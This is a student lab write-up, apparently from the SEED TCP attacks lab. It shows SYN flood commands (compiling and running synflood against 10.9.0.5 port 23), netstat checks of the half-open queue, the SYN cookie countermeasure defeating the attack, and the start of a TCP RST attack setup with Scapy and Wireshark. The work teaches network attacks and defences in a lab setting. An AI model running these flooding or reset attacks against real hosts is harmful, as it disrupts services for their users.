
Fifteen (15) seconds after this screenshot was taken, I was prompted to login. This maybe due to the slow nature of python packets when compared to the original telnet packets as they both compete for an open port on the victim machine.

Task 2: Launch The Attack Using C

Here, I'm compiling the provided *synflood.c* program using the preinstalled compiler on the SEED VM.




```
Terminal
Abdulfatah Abdillahi-Sat Feb 17-03:00:15 ~> cd
.cache/ Documents/ .gnupg/ Music/ .ssh/
.config/ Downloads/ .local/ Pictures/ Templates/
Desktop/ .fontconfig/ .mozilla/ Public/ Videos/
Abdulfatah Abdillahi-Sat Feb 17-03:00:15 ~> cd Desktop/lab5_seed/Labsetup/volumes/
Abdulfatah Abdillahi-Sat Feb 17-03:00:37 ~/volumes> ls
Abdulfatah Abdillahi-Sat Feb 17-03:00:39 ~/volumes> ls
synflood.c synflood.py
Abdulfatah Abdillahi-Sat Feb 17-03:01:31 ~/volumes> gcc synflood.c -o synflood
Abdulfatah Abdillahi-Sat Feb 17-03:02:03 ~/volumes> ls
synflood synflood.c synflood.py
Abdulfatah Abdillahi-Sat Feb 17-03:02:16 ~/volumes>
```



```
Terminal Terminal Terminal Terminal Terminal
bin/ home/ libx32/ proc/ srv/ var/
boot/ lib/ media/ root/ sys/ volumes/
dev/ lib32/ mnt/ run/ tmp/
root@VM:/# cd volumes/
root@VM:/volumes# ./synflood.py
^CTraceback (most recent call last):
  File "./synflood.py", line 15, in <module>
    send(pkt, iface = 'br-33645062bb4d', verbose = 0) # LAN interface on attacker machine
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 345, in send
    socket = socket or conf.L3socket(*args, **kargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 412, in __init__
    self.ins.bind((self.iface, type))
KeyboardInterrupt


root@VM:/volumes#
root@VM:/volumes# ls
synflood synflood.c synflood.py
root@VM:/volumes# ./synflood
Please provide IP and Port number
Usage: synflood ip port
root@VM:/volumes# ./synflood 10.9.0.5 23
```

Here, I proceed to check the number of items in the queue, and as expected, it has reached its maximum as a result of the attack.



```
root@4933780f9298:/# ip tcp_metrics show
root@4933780f9298:# 
root@4933780f9298:# 
root@4933780f9298:# 
root@4933780f9298:# 
root@4933780f9298:# 
root@4933780f9298:# 
root@4933780f9298:# 
root@4933780f9298:# 
root@4933780f9298:# 
root@4933780f9298:# netstat -tna | grep SYN_RECV | wc -l
61
root@4933780f9298:/#
```


As you can see not only was I not able connect immediately but I was not able to connect at all. This because unlike the python version of the attack, the C version of attack is much faster and thus telnet has lower chance of successfully competing with the C attack. This results in the connection timing out.



```
root@2cfdb392eff:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```


Task1.3: Enable the SYN Cookie Countermeasure

Here, I have enabled the SYN cookie countermeasure and will attempt to relaunch the C version of the attack (since it is faster than the python version). As you can see, I was able to successfully establish a tcp connection with the victim via telnet which means the attack has failed. This because the countermeasure mechanism kicked in after detecting that the machine was under a SYN flooding attack.




```
root@4933780f9298:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@4933780f9298:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```


```
root@VM:/volumes#  
root@VM:/volumes#  
root@VM:/volumes#  
root@VM:/volumes#  
root@VM:/volumes#  
root@VM:/volumes# ./synflood 10.9.0.5 23  
[...]
```



```
root@4933780f9298:/#  
root@4933780f9298:/#  
root@4933780f9298:/#  
root@4933780f9298:/#  
root@4933780f9298:/# netstat -tna | grep SYN_RECV | wc -l  
128  
root@4933780f9298:/#
```



```
seed  
Terminal Terminal Terminal Terminal Terminal Terminal  
root@2cfdb392eff:/#  
root@2cfdb392eff:/# telnet 10.9.0.5  
Trying 10.9.0.5...  
Connected to 10.9.0.5.  
Escape character is '^]'.  
Ubuntu 20.04.1 LTS  
4933780f9298 login: seed  
Password:  
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)  
  
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/advantage  
  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
  
To restore this content, you can run the 'unminimize' command.  
Last login: Sat Feb 17 18:59:54 UTC 2024 from user1-10.9.0.6.net-10.9.0.0 on pts/2  
seed@4933780f9298:~$
```




Task 2: TCP RST Attacks on telnet Connections

Launching the attack manually


In this section, I will be launching the TCP RST attack using Scapy. Before launching the attack I will fill the skeleton code with values from Wireshark. I will do this by running Wireshark (with filter of *host 10.9.0.5 and tcp port 23*) and establishing a regular telnet connection between user1 and

the victim. After that I will press a key and check the last packet on Wireshark to determine values on the packet (source port and sequence number) and use them to fill the skeleton code.


To start off you can see that there is no current connection to port 23 on the victim's machine.




Here, you can see Wireshark capturing the telnet packets as a result of user1 telnet into victim.



